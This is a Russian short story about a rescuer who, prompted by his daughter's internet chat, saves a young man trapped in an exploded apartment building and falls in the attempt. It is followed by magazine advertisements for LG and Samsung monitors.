Ничего особенного ему разглядеть не удалось: горы бетонных обломков, покореженная мебель, несколько лестничных пролетов, уцелевших при падении; отовсюду слышались крики и плач, люди рвались на место гибели их родственников готовые голыми руками разбирать завалы. Милиция оттаскивала их в сторону, медики направо и налево кололи успокаивающие лекарства. Тепляков вздохнул и спустился вниз, внимательно глядя под ноги.

В наушниках слышались переговоры штаба и руководителей групп, работающих на месте. Тепляков узнал, что спасено лишь десять человек, да и то лишь те, кто оказался практически на самом верху завала. Пять или шесть человек переговариваются из-под плит со спасателями, но подобраться к ним не представляется возможным. А на детской площадке лежали уже семь трупов...

- Андрей, - позвал он напарника, - идем к желтому флажку, туда, где собака бесится!

Они приблизились к визжащей овчарке, оттеснили ее в сторону, чему она сильно сопротивлялась, что даже пришлось позвать собаковода и попросить убрать животное. Из-под развалин слышался плач то ли ребенка, то ли молодой женщины. Спасатели переглянулись и принялись растаскивать руками то, что можно было поднять силами двух человек. Кран, вызванный ими, уже тянул к ним свою стрелу...

****

- Меня на самом деле зовут Дима, - напечатал он. - В моем доме только что произошел взрыв.

- Не может быть,- был ответ. - Ты так шутишь?

- Какие тут шутки? - печатал Димка. - Возле подъезда взорвался грузовик, я сам видел...

- Как же ты сам видел? Дом же взорвался. А ты как уцелел? Хватит врать, а то я сейчас отключусь!

- Нет, не отключайся! - едва не закричал у компьютера Дима. - Ты ведь не врешь, что живешь в Москве, правда?

- Правда.

- Позвони в милицию или еще куда-нибудь! Позвони в МЧС!

- Позвоню - и что я им скажу? Как я представлюсь? Как человек, которому в интернете кто-то сказал, что его дом рухнул только что?

- Ну...

- Вот и ну. Кто мне поверит? Да и я тебе не очень-то верю.

- Я не знаю, как мне убедить тебя. Я живу на шестом этаже этого дома. Вокруг во время взрыва все рухнуло, я уцелел чудом на маленьком куске пола, рядом с компьютером. Соединение, которое было установлено с тобой, не оборвалось.

- Фантастика. Не очень-то верится...

- Я сам с трудом верю в происшедшее. У меня какие-то проблемы со спиной, очень сильно болит. Боюсь, что могу в любой момент отключиться. Чем быстрее ты позвонишь, тем лучше.

- Говори адрес. У меня есть возможность проверить, врешь ты или нет.

- Как?

- Адрес!

Димка напечатал. Наступила пауза. «Как она собирается проверить мои данные? - удивился он про себя. - Ведь можно только поверить в них, и все. И она не может никуда позвонить, потому что телефон занят соединением со мной. Хотя мало ли какая у нее дома техника...»

- Ты еще там? - появился вопрос.

- Смешно. Мне отсюда деться некуда. Метр на метр могилка.

- Так какой этаж?

- Шестой.

- Где ты находишься в комнате?

Димка вспомнил планировку квартиры и набрал:

- Правый дальний угол, если стоять лицом к дому.

- Номер квартиры?

- 19.

Снова возникла пауза. У Димы сложилось впечатление, что Дана по ту сторону общается с кем-то.

Снова заболела спина, несильно, издалека откуда-то стали приходить импульсы боли. Ног он уже давно не чувствовал; чертовски хотелось сесть в кресле поудобнее, а не висеть в нем на боку, но его саркофаг не позволял пошевелиться телу.

Наверное, он потерял сознание на несколько минут, потому что, открыв глаза, он увидел сразу несколько вопросов: «Ау? Ты где?», пришедших один за другим.

- Я все еще здесь,- ответил он Дане. - Ты что-нибудь предприняла?

- Да. Ты не врешь. Я переживаю за тебя, Дима. Тебе помогут, - прочитал он ответ.

- Когда?

- Не знаю. Скоро. Жди.

И спустя минуту молчания:

- И мы с тобой встретимся. Я хочу тебя увидеть. Не против?

- Нет. Спасибо тебе, Дана. Как тебе это удастся?

- Я сама решу как. Ты там держись, Димка. Жизнь продолжается. Мне тоже иногда бывает паршиво - конечно, не так, как тебе сейчас, но все-таки. Не сдавайся.

- Не сдамся. Вот только пить хочется ужас!!! Тут все в пыли, такое чувство, будто я ее наелся.

Он отправил последнее сообщение, задумался на мгновенье и вдруг понял, что что-то не так. Экран замерцал, погас, на мгновенье вспыхнул вновь, чтобы выключиться навсегда. Стало темно и тихо, перестал шуметь кулер под столом.

Снаружи доносились шум, Димка разбирал рычание тракторов, вой сирен, чьи-то крики. Все это не складывалось в общую картину, казалось каким-то отрывочным, нереальным, словно звуковая дорожка к какому-то незнакомому фильму.

А потом он потерял сознание.

****

Это был ребенок. Они вытащили его минут за двадцать, а еще через пятнадцать минут их отозвали для реабилитации. Они с Андреем спустились с завала к штабу в распоряжение медиков. Со здоровьем у них после пары часов работы было все в порядке, никто не получил травму, поэтому их просто отправили в походную столовую.

Они вошли в вагончик, присели за стол и молча принялись есть. Пища казалась им абсолютно безвкусной; каждый из них видел сквозь стены маленькое кладбище на детской площадке. Изредка они поглядывали друг на друга, избегая смотреть в глаза; хотелось молчать и никак не комментировать происходящее. Эмоции здесь - табу.

Когда они заканчивали ужин, у Теплякова зазвонил сотовый. Он нехотя полез в карман, проклиная себя за то, что не оставил телефон дома. На определителе горел номер его дочери.

- Интересно,- хмыкнул он, в душе радуясь звонку. - Слушаю, Дашенька... Да, я работаю, неспокойно в городе... Где? А ты откуда знаешь, что я здесь? Я думал, в новостях еще не успели сообщить... Кто сказал? Кто?

Он удивленно взглянул на Андрея. Тот заинтересованно смотрел на напарника, ожидая окончания разговора.

- Парень по имени Дима? Ну... Да... Шестой этаж? Да тут рухнуло все, начиная с девятого! Квартира номер девятнадцать? Точно шестой? Ну, Дашка, если это все вранье, не знаю, что с тобой сделаю! Все, пока.

Андрей недоуменно поднял брови.

- Шестой этаж, квартира номер девятнадцать.

- Это я слышал, - произнес Андрей. - И что же там, на этом шестом этаже?

- Парень. Дима. Живой,- отчеканил Тепляков. - И до сих пор сидит за компьютером, общаясь с моей дочерью по интернету. Слушай, за кого она меня принимает? И этот виртуальный Дима - он вообще представляет, что тут просто никто не может уцелеть! А те, кого мы находим живыми, отмечены какой-то ангельской печатью, ибо выжить здесь просто невозможно!

Он вышел из вагончика на улицу и поднял глаза наверх, туда, где зиял провал между двумя стоящими частями дома. Лучи прожекторов, взяв дом в перекрестие, уже не выпускали его из своих цепких объятий. Тепляков пригляделся к стенам, отсчитал шесть этажей и принялся внимательно разглядывать то, что когда-то могло быть квартирой под номером девятнадцать.

Видно было не очень хорошо, пришла мысль найти бинокль, но Тепляков решил проверить информацию иначе. Он кивнул Андрею, и они направились к завалу, предварительно отметившись у диспетчера штаба.

Сначала Тепляков решил осмотреть все снизу, чтобы понять, реально ли кому-то сейчас остаться на уровне шестого этажа. Когда они с Андреем подобрались поближе через развалины дома и встали на их вершине, Тепляков понял, что дочь не обманули. Там определенно мог кто-то находиться. Огрызок перекрытия, метра два на полтора в поперечнике, мог предоставить убежище для одного человека.

- Очень интересно, - задумчиво сказал Андрей. - Если бы не твоя дочь... Кому придет в голову поднять глаза к небу и рассуждать, не завис ли кто-то между этажами?

- Случайность... - протянул Тепляков. - Какова вероятность того, что этот парень мог общаться с моей дочерью через интернет после взрыва?

- Нулевая,- ответил Андрей.

- Это единственный аргумент в пользу того, что все это вранье чистой воды. Все остальное за то, что этот парень действительно там. А вот жив ли?

Телефон зазвонил вновь. Тепляков, не глядя, нажал кнопку.

- Да, Даша... Что? Черт...

Он выключил телефон, спрятал его во внутренний карман, посмотрел на Андрея и сказал:

- Он замолчал, а потом отключился...

Напарник молча кивнул в сторону. Тепляков посмотрел туда и увидел, как экскаватор, разгребая край завала, выворотил из земли кучу разных кабелей, среди которых наверняка были и телефонные.

Тепляков еще раз задрал голову кверху.

- Два пути, - задумчиво сказал он. - Подняться отсюда либо спуститься с крыши. Что скажешь?

- Ну, альпинист у нас ты, - развел руками Андрей. - Я буду страховать в любом случае. Если спустишься сверху, то придется эвакуировать на крышу. Там бы вертолет не помешал, но кто его сюда вызовет?

- Ты,- сказал Тепляков. - А я беру щит, поднимаюсь наверх и делаю все остальное.

- Вытащишь? Сам? - засомневался Андрей.

- Вытащу, не бойся, - ухмыльнулся напарник. - И знаешь, дочь сказала, что приедет сюда, чтобы посмотреть на того, кого мы вместе с ней спасаем. Встреть ее; главное, чтобы она тут поменьше всего увидела... Я же не могу ей по телефону запретить, а она у меня уже взрослая, самостоятельная. Короче, проведешь в диспетчерскую, пусть там сидит.

Лучи прожекторов, взяв дом в перекрестие, уже не выпускали его из своих цепких объятий.

- Понял,- кивнул Андрей и, прижав ларингофоны к шее, сообщил в штаб о предстоящей операции на крыше.

Тепляков, не дожидаясь окончания разговора, направился к ближайшему подъезду, держа под мышкой полированный фигурный щит для пострадавших. Судя по всему, парню там, наверху, он будет жизненно необходим...

****

Димка открыл глаза. Он обвел взглядом свой мрачный саркофаг, увидел тонкие желтые лучики, пробивающиеся через щели, угадал в них прожекторные лучи.

- Ищут,- прошептал он пересохшими губами. - Меня ищут... Спасибо, Данка.

И хотя искали не только его, но ему, уставшему и измученному болью, жаждой и страхом, казалось, что все силы в мире сейчас направлены только на одно - найти и спаси его, Диму.

Он посмотрел на погасший монитор, попытался увидеть в нем свое отражение, но не смог, слишком уж мало было света.

- Благослови, Господи, аську и тех, кто ее придумал, - шепнул он себе.

Голова закружилась, он дернулся, боль вновь взорвала его тело; стон, громкий и жалобный, сорвался с его губ.

А в нескольких десятках метров от него спасатель Тепляков поднимался по лестнице, придерживая веревку, намотанную вокруг пояса.

- Держись, парень, - шептал он в такт своему дыханию. - Держись...

****

Лестница казалась бесконечной; несмотря на то что было всего девять этажей, Теплякову показалось, что их, по меньшей мере, раза в два больше. Вроде бы он и не был

усталым, но почему-то дыхание к последнему этажу сбилось окончательно. Он выбрался на крышу, швырнул щит себе под ноги и тяжело задышал, наклонившись и упираясь руками в колени.

Свежий ветер привел его в порядок. Он приблизился к провалу, огляделся в поисках неподвижной опоры, остановил свой взгляд на спутниковой антенне и укрепил на ней веревку. Потом защелкнул на поясе карабин и принялся медленно, по паре метров, спускаться вниз, глядя себе под ноги.

Тот участок плиты, что был накрыт сверху обломком потолка, довольно скоро оказался у него под ногами. Тепляков раскачивался в воздухе, боясь встать на него – вполне возможно, что именно этим он усугубит страдания парня.

– Эй! – крикнул он вниз. – Эй, ты там живой?!

Тишина. Ветер немного погудел в натянутой, как струна, веревке и стих. Тепляков закусил губу, не зная, что же делать дальше. Он еще чуть-чуть стравил трос, вплотную приблизился к плите, накрывшей человека, и внимательно разглядел ее, пытаясь понять, что же держит ее на месте. Потом подумал: даже если ее можно спихнуть, то как она полетит вниз, туда, где расставлены флажки?

– Эй, напарник,– услышал он в наушнике, – я вижу, ты на месте. Вертолет будет, не переживай. Помочь?

– Что там внизу? Прямо подо мной?

– Квадрат, что под тобой, еще считается потенциально опасным, но, судя по всему, людей там нет. Уже насчитали двадцать два человека...

– Трупы?!

Мощная струя воздуха, бьющая сверху, заставила его пригнуться. Откуда-то с неба упали тросы с люлькой.

– Да нет, те, кто не был дома в момент взрыва. Оказывается, едва ли не полдома обреталось сегодня на даче. Они тут все толкутся за ограждением. Я столько мата никогда в жизни не слышал! Плюс ко всему, в этих подъездах восемь квартир пустуют, потому что до сих пор никем не куплены. Предполагается, что под завалом остались еще три, максимум пять человек. Эти места обозначены флажками. Прямо под тобой флажков нет. Думай...

Тепляков думал недолго.

– Поднимайся. Я постараюсь спихнуть плиту, ты спустишь мне щит и вытащишь парня. Поторопись.

И, отдав приказ, он еще раз внимательно посмотрел на плиту и рискнул...

Когда раскачанный отломок плиты полетел вниз, Тепляков увидел этого самого Димку, лежащего в немыслимой позе поперек кресла; голова его была склонена на компьютерный стол. Компьютер и правда был цел. Одна из ладоней закрывала мышку, пальцы второй лежали на клавиатуре.

– Вижу парня,– сказал он самому себе и всем, кто его слушал в данную секунду. – Давай щит, Андрей.

Сверху скользнул блестящий прямоугольник щита, потом раздался шум вертолета. Облако пыли взвилось с крыши и ринулось вниз, к Теплякову.

Он с большим трудом сумел укрепиться на небольшом пятачке пола и, со всей аккуратностью подведя ремни под тело, закрепил Димку. Дернув трос пару раз, он крикнул:

– Поднимай! И попроси «вертушку» пока в сторону отойти, ничего не видно из-за пыли!

Щит медленно пополз вверх, отмечая своими остановками паузы, которые делал Андрей, чтобы перехватить руки. Пыли стало поменьше, шум вертолета несколько отдалился.

Прежде чем начать подниматься следом, Тепляков глянул вниз и увидел свою дочь рядом с вагончиком диспетчера. Она сама догадалась не лезть в гущу событий, обратилась в штаб и теперь ждала отца там с вестями о спасенном парне. Он подергал веревку и стал подниматься...

Андрей вытащил щит на крышу, вгляделся в страдальчески измененное лицо Димы, вколол ему обезболивающее и стал направлять вертолет. Мощная струя воздуха, бьющая сверху, заставила его пригнуться. Откуда-то с неба упали тросы с люлькой.

Андрей начал закреплять щит и вдруг понял, что на крыше что-то не так. Огромная спутниковая антенна, словно парус, набрала в себя поток от «вертушки» и сдвинулась с места.

Тепляков почувствовал это, когда до крыши оставалось метров десять. Он попытался подниматься быстрее и закричал:

– Антенна! Андрей, трос! Антенна!

Напарник кинулся к опоре, ухватил рукой веревку и тут же понял, что ослабить узел и перехватить его полностью ему не удастся, а масса опоры слишком велика для того, чтобы ее удержал один человек.

– Эй, на вертолете, вашу мать, выше поднимайся, выше, ослабь напор!

Летчик понял его не сразу. Лишь тогда, когда антенна, словно бумажная, взмыла в воздух и исчезла за краем провала. Вместе с страховочным тросом Теплякова.

Андрей, широко раскрыв глаза, смотрел туда, где должен был показаться Тепляков; потом он лег на крышу и подполз к краю. Никого. А где-то внизу уже суетились лучи, выхватывая из темноты лежащее на камнях тело спасателя...

Димка внезапно пришел в себя, увидел над собой горящие огни вертолета, ощутил мощную, бьющую прямо в лицо струю воздуха и внезапно сказал приблизившемуся к нему Андрею:

– Благослови, Господи...

Тот, широко раскрыв глаза, посмотрел на лежащего перед ним парня, потом махнул рукой и тихо произнес:

– Поднимай...

– Не слышу вас, повторите команду,– раздался в наушниках голос пилота.

– Поднима-а-ай! – заорал Андрей и упал на колени. Щит взмыл в небо и исчез, оставив спасателя наедине с самим собой...

...Даша проводила глазами огни в небе. Вертолет унес парня, так и не дав ей возможности взглянуть на него. Она постояла на пороге вагончика, прислушиваясь к переговорам диспетчера и спасателей, потом вытащила из кармана сотовый телефон и набрала номер отца. «Абонент временно недоступен», – был ответ. Она удивленно пожала плечами, набрала еще раз – тот же результат. Внезапно на плечо ей легла чья-то рука. Она тихо вскрикнула и отшатнулась. Это был диспетчер.

– Ты ведь Даша Теплякова? – спросил он.

– Да, а что? Отец что-то просил передать?

И вдруг по его глазам она догадалась, что случилось что-то страшное. «Абонент временно недоступен...»

– Он...?

– Он... Он упал, Даша. Только что... Но он вытащил того парня...

Девушка присела на ступеньки вагончика. Губы у нее затряслись, телефон выпал из рук на землю.

– Он остался в живых,– продолжил диспетчер. – Правда, ему здорово досталось... Он уже по пути в больницу, тебе потом сообщат. Не плачь, это ведь его работа. И тот парень – он действительно там был...

Чей-то вызов заставил его вернуться в диспетчерскую. Даша, обхватив голову, рыдала на земле у вагончика...

– Папа,– всхлипывала она, – никогда в жизни не буду пользоваться этой чертовой аськой... Никогда... Никогда...

А Димка в вертолете всю дорогу до посадочной площадки бормотал сквозь рокот винта:

– Благослови, Господи... Благослови...

КОНЕЦ

LG
Life's Good

FLATRON™
freedom of mind

FLATRON F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600x1200
USB-интерфейс

Dina Victoria
(095) 688-61-17, 688-27-65
WWW.DVCOMP.RU

Москва: АБ-групп (095) 745-5175; Акситек (095) 784-7224; Банкос (095) 128-9022; ДЕЛ (095) 250-5536; Дилайн (095) 969-2222; Инкотрейд (095) 176-2873; ИНЭЛ (095) 742-6436; Карин (095) 956-1158; Компьютерный салон SMS (095) 956-1225; Компания КИТ (095) 777-6655; Никс (095) 974-3333; ОЛДИ (095) 105-0700; Регард (095) 912-4224; Сетевая Лаборатория (095) 784-6490; СКИД (095) 232-3324; Тринити Электроникс (095) 737-8046; Формоза (095) 234-2164; Ф-Центр (095) 472-6104; ЭЛСТ (095) 728-4060; Flake (095) 236-992; Force Computers (095) 775-6655; ISM (095) 718-4020; Meijin (095) 727-1222; NT Computer (095) 970-1930; R-Style Trading (095) 514-1414; USN Computers (095) 755-8202; ULTRA Computers (095) 729-5255; ЭЛЕКТОН (095) 956-3819; ПортКом (095)777-0210; **Архангельск:** Северная Корона (8182) 653-525; **Волгоград:** Техком (8612) 699-850; **Воронеж:** Рет (0732) 779-339; РИАН (0732) 512-412; Сани (0732) 54-00-00; **Иркутск:** Билайн (3952) 240-024; Комтек (3952) 258-338; **Краснодар:** Игрек (8612) 699-850; **Лабытнанги:** КЦ ЯМАЛ (34992) 51777; **Липецк:** Регард-тур (0742) 485-285; **Новосибирск:** Квеста (38322) 332-407; **Нижний Новгород:** Бюро-К (8312) 422-367; **Пермь:** Гаском (8612) 699-850; **Ростов-на-Дону:** Зенит-Компьютер (8632) 950-300; **Тюмень:** ИНЭКС-Техника (3452) 390-036.

SAMSUNG

Ничего лишнего

SyncMaster 173P – монитор
без кнопок на передней панели

DigitAll ***минимализм*** Монитор SyncMaster 173P настолько совершенен, что кнопки были бы лишними. Программное обеспечение Samsung Magic Tune™ позволяет выполнять все настройки экрана с помощью мыши. Ультратонкий экран толщиной всего 2 см вращается на 180° и прекрасно смотрится в любом ракурсе. Неудивительно, что Samsung является обладателем 67 международных наград за дизайн.

Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1. Информационный центр: 8-800-200-0-400. www.samsung.ru. Товар сертифицирован.